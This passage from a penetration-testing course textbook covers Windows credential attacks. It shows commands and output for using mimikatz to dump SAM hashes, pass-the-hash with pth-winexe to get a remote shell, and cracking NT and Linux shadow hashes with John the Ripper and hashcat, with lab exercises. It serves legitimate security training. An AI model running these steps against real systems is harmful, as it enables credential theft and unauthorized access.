⁵⁷¹ (Wikipedia, 2019), https://en.wikipedia.org/wiki/LM_hash

⁵⁷² (Wikipedia, 2019), https://en.wikipedia.org/wiki/Data_Encryption_Standard

⁵⁷³ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/NTLM>

⁵⁷⁴ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/MD4>

⁵⁷⁵ (Dimitrios Slamaris, 2017), <https://blog.3or.de/mimikatz-deep-dive-on-lsadumpsa-patch-and-inject.html>

⁵⁷⁶ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Local_Security_Authority_Subsystem_Service

SYSTEM integrity. If mimikatz is launched from a SYSTEM shell, this step is not required. Let's step through this process now:

```
C:\> C:\Tools\password_attacks\mimikatz.exe
...
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

740 {0;000003e7} 1 D 33697          NT AUTHORITY\SYSTEM      S-1-5-18      (04g,2
1p) Primary
-> Impersonated !
* Process Token : {0;0002e0fe} 1 F 3790250      corp\offsec      S-1-5-21-3048852426-32
34707088-723452474-1103 (12g,24p) Primary
* Thread Token : {0;000003e7} 1 D 3843007      NT AUTHORITY\SYSTEM      S-1-5-18
(04g,21p) Impersonation (Delegation)
```

Listing 615 - Preparing to dump the SAM database using mimikatz

It is worth noting that the token module may list (token::list) and use (token::elevate) tokens for all users currently logged into the machine, which in some cases could be an administrator of some other machine.

Now we can use **lsadump::sam** to dump the contents of the SAM database:

```
mimikatz # lsadump::sam
Domain : CLIENT251
SysKey : 457154fe3c13064d8ce67ff93a9257cf
Local SID : S-1-5-21-3426091779-1881636637-1944612440
SAMKey : 9b60bd58cdfd663166e8624f20a9a6e5

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 0c509cca8bcd12a26acf0d1e508cb028

RID : 000003e9 (1001)
User : Offsec
Hash NTLM: 2892d26cdf84d7a70e2eb3b9f05c425e
```

Listing 616 - Dumping the SAM database using mimikatz

As we can see, mimikatz has elegantly and effectively dumped the hashes as requested.

Other hash dumping tools, including pwdump, fgdump,⁵⁷⁷ and Windows Credential Editor (wce)⁵⁷⁸ work well against older Windows operating systems like Windows XP and Windows Server 2003.

19.4.1.1 Exercises

(Reporting is not required for these exercises)

1. Identify the password hash version used in your Kali system.
2. Use mimikatz to dump the password hashes from the SAM database on your Windows client.

19.4.2 Passing the Hash in Windows

As we will discover in the next section, cracking password hashes can be very time-consuming and is often not feasible without powerful hardware. However, sometimes we can leverage Windows-based password hashes without resorting to a laborious cracking process.

The *Pass-the-Hash* (PtH) technique (discovered in 1997) allows an attacker to authenticate to a remote target by using a valid combination of username and NTLM/LM hash rather than a clear text password. This is possible because NTLM/LM password hashes are not salted and remain static between sessions. Moreover, if we discover a password hash on one target, we cannot only use it to authenticate to that target, we can use it to authenticate to another target as well, as long as that target has an account with the same username and password.

Let's introduce a scenario to demonstrate this attack. During our assessment, we discovered a local administrative account that is enabled on multiple systems. We exploited a vulnerability on one of these systems and have gained SYSTEM privileges, allowing us to dump local LM and NTLM hashes. We have copied the local administrator NTLM hash and can now use it instead of a password to gain access to a different machine, which has the same local administrator account and password.

To do this, we will use *pth-winexe*⁵⁷⁹ from the Passing-The-Hash toolkit (a modified version of *winexe*), which performs authentication using the SMB protocol:

```
kali@kali:~$ pth-winexe
winexe version 1.1
This program may be freely redistributed under the terms of the GNU GPLv3
Usage: winexe [OPTION]... //HOST COMMAND
Options:
  -h, --help           Display help message
  -V, --version        Display version number
```

⁵⁷⁷ (Foofus.Net, 2008), <http://foofus.net/goons/fizzgig/fgdump/downloads.htm>

⁵⁷⁸ (Amplia Security, 2018), <https://www.ampliasecurity.com/research/windows-credentials-editor/>

⁵⁷⁹ (byt3bl33d3r, 2015), <https://github.com/byt3bl33d3r/pth-toolkit>

-U, --user=[DOMAIN/]USERNAME[%PASSWORD]
-A, --authentication-file=FILE

Set the network username
 Get the credentials from a file

...

Listing 617 - Showing the help dialog for pth-winexe

To execute an application like cmd on the remote computer using the SMB protocol, administrative privileges are required. This is due to authentication to the administrative share C\$ and subsequent creation of a Windows service.

As a demonstration, we will invoke **pth-winexe** on our Kali machine to authenticate to our target using a password hash previously dumped. We will gain a remote command prompt on the target machine by specifying the user name and hash (**-U**) along with the SMB share (in UNC format) and the name of the command to execute, which in Listing 618 is **cmd**. We will ignore the *DOMAIN* parameter, and prepend the username (followed by a % sign) to the hash to complete the command. The syntax, which is a bit tricky, is shown below:

```
kali@kali:~$ pth-winexe -U offsec%aad3b435b51404eeaad3b435b51404ee:2892d26cdf84d7a70e2
eb3b9f05c425e //10.11.0.22 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Listing 618 - Passing the hash using pth-winexe

According to the output in Listing 618, the command was successful, providing a shell on the target using the captured hash as credentials.

Behind the scenes, the format of the NTLM hash we provided was changed into a NetNTLM version 1 or 2⁵⁸⁰ format during the authentication process. We can capture these hashes using man-in-the-middle or poisoning attacks and either crack them⁵⁸¹ or relay them.⁵⁸²

For example, some applications like Internet Explorer and Windows Defender use the Web Proxy Auto-Discovery Protocol (WPAD)⁵⁸³ to detect proxy settings. If we are on the local network, we could poison these requests and force NetNTLM authentication with a tool like *Responder.py*,⁵⁸⁴ which creates a rogue WPAD server designed to exploit this security issue. Since poisoning is highly disruptive to other users, tools like *Responder.py* should never be used in the labs.

⁵⁸⁰ (Wikipedia, 2019), https://en.wikipedia.org/wiki/NT_LAN_Manager#NTLMv1

⁵⁸¹ (Rob Brown, 2018), <https://markitzeroday.com/pass-the-hash/crack-map-exec/2018/03/04/da-from-outside-the-domain.html>

⁵⁸² (byt3bl33d3r, 2017), <https://byt3bl33d3r.github.io/practical-guide-to-ntlm-relaying-in-2017-aka-getting-a-foothold-in-under-5-minutes.html>

⁵⁸³ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Web_Proxy_Auto-Discovery_Protocol

⁵⁸⁴ (SpiderLabs, 2019), <https://github.com/SpiderLabs/Responder>

19.4.2.1 Exercises

1. Use Mimikatz to extract the password hash of an administrative user from the Windows client.
2. Reuse the password hash to perform a pass-the-hash attack from your Kali system and obtain code execution on your Windows client.

19.4.3 Password Cracking

In cryptanalysis, password cracking is the process of recovering a clear text passphrase, given its stored hash.

The process of password cracking is fairly straight-forward at a high level. Once we have discovered the hashing mechanism we are dealing with in the target authentication process, we can iterate over each word in a wordlist and generate the respective message digest. If the computed hash matches the one obtained from the target system, we have obtained the matching plain-text password. This is usually all accomplished with the help of a specialized password cracking program.

If a salt is involved in the authentication process and we do not know what that salt value is, cracking could become extremely complex, if not impossible, as we must repeatedly hash each potential clear text password with various salts.

Nevertheless, in our experience we have almost always been able to capture the password hash along with the salt, whether from a database that contains both of the unique values per record, or from a configuration or a binary file that uses a single salt for all hashed values. When both of the values are known, password cracking decreases in complexity.

Once we've gained access to password hashes from a target system, we can begin a password cracking session, running in the background, as we continue our assessment. If any of the passwords are cracked, we could attempt to use those passwords on other systems to increase our control over the target network. This, like other penetration testing processes, is iterative and we will feed data back into earlier steps as we expand our control.

To demonstrate password cracking, we will again turn to John the Ripper as it supports dozens of password formats and is incredibly powerful and flexible.

Running **john** in pure brute force mode (attempting every possible character combination in a password) is as simple as passing the file name containing our password hashes on the command line along with the hashing format.

In Listing 619 we attack NT hashes (**--format=NT**) that we dumped using mimikatz.

```
kali@kali:~$ cat hash.txt
WDAGUtilityAccount:0c509cca8bcd12a26acf0d1e508cb028
Offsec:2892d26cdf84d7a70e2eb3b9f05c425e

kali@kali:~$ sudo john hash.txt --format=NT
Using default input encoding: UTF-8
```

```
Rules/masks using ISO-8859-1
```

```
Loaded 2 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
```

Listing 619 - Brute force cracking using John the Ripper

In the above output, JTR recognizes the hash type correctly and sets out to crack it. A brute force attack such as this, however, will take a long time based on the speed of our system. As an alternative, we can use the **--wordlist** parameter and provide the path to a wordlist instead, which shortens the process time but promises less password coverage:

kali@kali:~\$ **john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --format=NT**

Listing 620 - Dictionary cracking using John the Ripper

If any passwords remain to be cracked, we can next try to apply JTR's word mangling rules with the **--rules** parameter:

kali@kali:~\$ **john --rules --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --format=NT**

Listing 621 - Cracking using password mutation rules

In order to crack Linux-based hashes with JTR, we will need to first use the **unshadow** utility to combine the **passwd** and **shadow** files from the compromised system.

kali@kali:~\$ **unshadow passwd-file.txt shadow-file.txt**

```
victim:$6$f0S.xfbT$5c5vh3Zrk.88SbCWP1nrjgcccYvCC/x7SEcjSujtrvQfk04pSWHaGxZojNy.vAqMGrB
BNOb0P3pW1ybxml0IT/:1003:1003:,,,:/home/victim:/bin/bash
```

kali@kali:~\$ **unshadow passwd-file.txt shadow-file.txt > unshadowed.txt**

Listing 622 - Preparing Linux password hash for cracking

We can now run **john**, passing the wordlist and the unshadowed text file as arguments:

kali@kali:~\$ **john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt**

Using default input encoding: UTF-8

Loaded 1 password hash (sha512crypt, crypt(3) \$6\$ [SHA512 256/256 AVX2 4x])

Cost 1 (iteration count) is 5000 for all loaded hashes

Will run 2 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

s3cr3t (victim)

1g 0:00:00:28 DONE (2019-08-20 15:42) 0.03559g/s 2497p/s 2497c/s 2497C/s

...

Listing 623 - Cracking a Linux password hash using John the Ripper

Newer versions of John the Ripper are multi-threaded by default but older ones only use a single CPU core to perform the cracking actions. If you encounter an older version of JTR, it supports alternatives that can speed up the process. We could employ multiple CPU cores, or even multiple computers, to distribute the load and speed up the cracking process. The **--fork** option engages multiple processes to make use of more CPU cores on a single machine and **--node** splits the work across multiple machines.

For example, let's assume we have two machines, each with an 8-core CPU. On the first machine we would set the **--fork=8** and **--node=1-8/16** options, instructing John to create eight processes on this machine, split the supplied wordlist into sixteen equal parts, and process the first eight parts locally. On the second machine, we could use **--fork=8** and **--node=9-16** to assign

eight processes to the second half of the wordlist. Dividing the work in this manner would provide an approximate 16x performance improvement.

Attackers can also pre-compute hashes for passwords (which can take a great deal of time) and store them in a massive database, or rainbow table,⁵⁸⁵ to make password cracking a simple table-lookup affair. This is a space-time tradeoff since these tables can consume an enormous amount of space (into the petabytes depending on password complexity), but the password “cracking” process itself (technically a lookup process) takes significantly less time.

While John the Ripper is a great tool for cracking password hashes, its speed is limited to the power of the CPUs dedicated to the task. In recent years, Graphic Processing Units (GPUs) have become incredibly powerful and are, of course, found in every computer with a display. High-end machines, like those used for video editing and gaming, ship with incredibly powerful GPUs. GPU-cracking tools like Hashcat⁵⁸⁶ leverage the power of both the CPU and the GPU to reach incredible password cracking speeds.

Hashcat’s options generally mirror those of John the Ripper and include features such as algorithm detection and password list mutation.

In this example, we will run hashcat in benchmark mode (**-b**) on a machine with a GeForce GTX 1080 Ti GPU:

```
C:\Users\Cracker\hashcat-4.2.1> hashcat64.exe -b
hashcat (v4.2.1) starting in benchmark mode...
...
OpenCL Platform #1: NVIDIA Corporation
=====
* Device #1: GeForce GTX 1080 Ti, 2816/11264 MB allocatable, 28MCU

Benchmark relevant options:
=====
* --optimized-kernel-enable

Hashmode: 0 - MD5

Speed.Dev.#1.....: 39354.5 MH/s (93.70ms) @ Accel:128 Loops:1024 Thr:1024 Vec

Hashmode: 100 - SHA1

Speed.Dev.#1.....: 13251.8 MH/s (87.49ms) @ Accel:128 Loops:512 Thr:640 Vec:1

Hashmode: 1400 - SHA-256

Speed.Dev.#1.....: 4770.8 MH/s (48.15ms) @ Accel:128 Loops:64 Thr:1024 Vec:1
```

⁵⁸⁵ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Rainbow_table

⁵⁸⁶ (Hashcat, 2018), <https://hashcat.net/hashcat/>